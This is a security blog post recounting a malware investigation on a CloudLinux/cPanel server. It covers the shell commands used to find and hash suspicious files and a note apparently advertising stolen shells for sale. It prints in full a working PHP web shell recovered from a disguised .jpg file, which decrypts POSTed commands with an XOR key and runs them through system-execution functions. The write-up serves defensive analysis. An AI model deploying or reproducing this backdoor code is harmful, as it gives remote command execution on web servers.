
Recently we investigated a case related to a CloudLinux server running WHM/cPanel which was experiencing unusually high CPU usage and repeated downtime. The server owner was concerned that the server might have been compromised or malicious scripts were consuming system resources. So the server owner requested a security assessment to identify any potential malware infections or unauthorized activities. However, later the performance issue was eventually traced to a separate server-related problem rather than malware. During the security checks, we came across several suspicious files.
In this article, I’ll walk you through the investigation process and share useful Linux commands and techniques you can use to investigate similar hosting environments.
Server Environment and Technical Details
Before diving into the investigation, here is a brief overview of the server environment where the suspicious files were discovered.
The server was running CloudLinux with WHM/cPanel and hosted multiple websites. We had root level SSH access for the investigation.
Server specifications:
- Operating System: CloudLinux (Enterprise Linux 9-based environment)
- Kernel Version: 5.14.0-611.35.1.el9_7.x86_64
- System Architecture: x86_64 (64-bit)
- Control Panel: cPanel & WHM
- cPanel & WHM Version: 138.0 (build 15)
- The server had been migrated from an older server.
The Investigation
I won't share the full investigation process or details here. It may violate privacy and raise security concerns. I will share a few findings and technical details that may help you to investigate similar environments.
I started the investigation with some basic checks, looking for PHP files containing functions commonly associated with malicious or obfuscated code, such as eval(), base64_decode(), shell_exec(), and passthru().
I used the following command to search the hosting account:
find /home/USERNAME/ -type f -exec grep -alE \
'eval[[:space:]]*\(|base64_decode[[:space:]]*\(|shell_exec[[:space:]]*\(|passthru[[:space:]]*\(' {} + 2>/dev/null
The command returned several matches. Some were part of the existing website scripts. However, a few results came from the account's .trash directory with some suspicious filenames which caught my attention.
/home/USERNAME/.trash/bootstrap.php_00.jpg
/home/USERNAME/.trash/index.bak.php.jpg
/home/USERNAME/.trash/init.php.jpg
/home/USERNAME/.trash/logo_1768750769.jpg
/home/USERNAME/.trash/logo_1768906701.jpg
/home/USERNAME/.trash/vendor.php_.jpg
/home/USERNAME/.trash/functions.php_00.jpg
/home/USERNAME/.trash/logo_1768908315.jpg
/home/USERNAME/.trash/logo_1768742993.jpg
/home/USERNAME/.trash/autoload.php.gif
/home/USERNAME/.trash/config.inc.php_00.jpg
/home/USERNAME/.trash/logo_1768731444.jpg
/home/USERNAME/.trash/logo_1768740386.jpg
/home/USERNAME/.trash/logo_1768733052.jpg
/home/USERNAME/.trash/logo_1768676950.jpg
/home/USERNAME/.trash/common.php.gif
/home/USERNAME/.trash/config.inc.php_.jpg
/home/USERNAME/.trash/logo_1768754190.jpg
/home/USERNAME/.trash/x.jpg
/home/USERNAME/.trash/session.php_00.jpg
/home/USERNAME/.trash/utils.php_00.jpg
/home/USERNAME/.trash/cache.php.gif
/home/USERNAME/.trash/composer.php.jpg
/home/USERNAME/.trash/cache.php_00.jpg
/home/USERNAME/.trash/logo_1768908277.jpg
/home/USERNAME/.trash/logo_1768906627.jpg
/home/USERNAME/.trash/common.php_00.jpg
/home/USERNAME/.trash/utils.php.gif
As you can see, some of the filenames contain timestamps. To make them easier to interpret, I converted the timestamps into a human-readable format using the following Bash command.
for f in /home/USERNAME/.trash/logo_*.jpg; do
    [ -f "$f" ] || continue
    ts=${f##*_}
    ts=${ts%.jpg}
    [[ "$ts" =~ ^[0-9]{10}$ ]] || continue
    echo -n "${f##*/} -> "
    TZ=America/Chicago date -d "@$ts" '+%Y-%m-%d %H:%M:%S %z'
done
The command converted the timestamps into human-readable date and time values, as shown below.

Next, I compared the hashes of the suspicious files to identify duplicates. Checking the hashes helped me identify files with identical content or payloads, saving time during the investigation.
For this, I used the following command:
find /home/USERNAME/.trash -maxdepth 1 -type f \
\( -iname '*.jpg' -o -iname '*.gif' \) \
-exec md5sum {} + | sort
The command calculates the MD5 hash of each JPG and GIF file in the .trash directory, allowing files with matching hashes to be identified.
The results were as follows:

After identifying the duplicate files through hash comparison, I examined the contents of each unique file. Most contained similar PHP web-shell code, with some differences in filenames and obfuscation.
One example was session.php_00.jpg, which contained JPEG/JFIF-like header bytes followed by PHP backdoor code. Below is the PHP code extracted from the file:
<?php
class _msagqO {
    private $_bnXSKITxLjM = "K1r0Sec";
    private $_DZPuNcLf;

    public function __construct($_DZPuNcLf) {
        $this->_DZPuNcLf = $_DZPuNcLf;
    }

    public function __destruct() {
        if (isset($_POST['data'])) {
            $_CXpLcIKSQF = $this->_WvCzmTsrpyt();
            echo $_CXpLcIKSQF;
        }
    }

    private function _WvCzmTsrpyt() {
        $_DZPuNcLf = base64_decode($_POST['data']);
        $decrypted = "";
        for($i=0; $i<strlen($_DZPuNcLf); $i++) {
            $decrypted .= chr(ord($_DZPuNcLf[$i]) ^ ord($this->_bnXSKITxLjM[$i % strlen($this->_bnXSKITxLjM)]));
        }

        // PHP 8 兼容 - 使用变量函数而不是 create_function
        $exec_funcs = array(
            base64_decode('c2hlbGxfZXhlYw=='), // shell_exec
            base64_decode('ZXhlYw=='),         // exec
            base64_decode('c3lzdGVt'),         // system
            base64_decode('cGFzc3RocnU=')      // passthru
        );

        $_CXpLcIKSQF = '';
        foreach($exec_funcs as $func) {
            if(function_exists($func)) {
                ob_start();
                $func($decrypted);
                $_CXpLcIKSQF = ob_get_clean();
                if($_CXpLcIKSQF) break;
            }
        }

        // 加密返回
        $encrypted = "";
        for($i=0; $i<strlen($_CXpLcIKSQF); $i++) {
            $encrypted .= chr(ord($_CXpLcIKSQF[$i]) ^ ord($this->_bnXSKITxLjM[$i % strlen($this->_bnXSKITxLjM)]));
        }

        return base64_encode($encrypted);
    }
}

new _msagqO(null);
?>
The code uses Base64 decoding and XOR encryption with a hardcoded key, K1r0Sec. It accepts encoded input through $_POST['data'], decrypts it, and attempts to execute the resulting command using available PHP command-execution functions.
I then searched for the same XOR key across the hosting account:
grep -RalF 'K1r0Sec' /home/USERNAME/ 2>/dev/null
The search matched many of the suspicious files. This suggests that the samples likely share a common codebase or web-shell family, possibly deployed by the same attacker or group.
We also reviewed the available server logs to trace how these files were uploaded and whether they had been executed. However, I can't share the complete logs or analysis process as they contain sensitive information.
Unfortunately, I couldn't find any confirmed evidence of the original upload requests or successful execution. The server had been migrated from an older environment, and the historical logs needed for this investigation were no longer available.
Since the suspicious files had .jpg and .gif extensions, they would not normally execute as PHP under a standard web server configuration. However, execution could still be possible through misconfigurations or vulnerabilities such as local file inclusion (LFI). Without the historical logs, I couldn't confirm whether any of these payloads had been executed.
During the investigation, I also discovered an interesting text file named WTS-Shell.txt, containing the following:
WTS
HIGH DA PA shell
Random shell
Trageted tld Shell
cpanel,smtp.mailer
The file also included a Telegram profile link.
The term WTS (Want to Sell), along with references to shells, cPanel, SMTP, and a Telegram contact, suggests that the file may have been associated with advertising or selling compromised website access. One possibility is that the attacker was collecting web shells to sell through underground markets.
We also performed several other checks during the investigation, but I won't be sharing those details due to security and privacy considerations.
Following the investigation, I recommended that the server owner should conduct a full Vulnerability Assessment and Penetration Testing (VAPT) of all hosted web applications to identify potential vulnerabilities. I also suggested upgrading legacy website scripts and migrating to supported PHP versions to reduce security risks.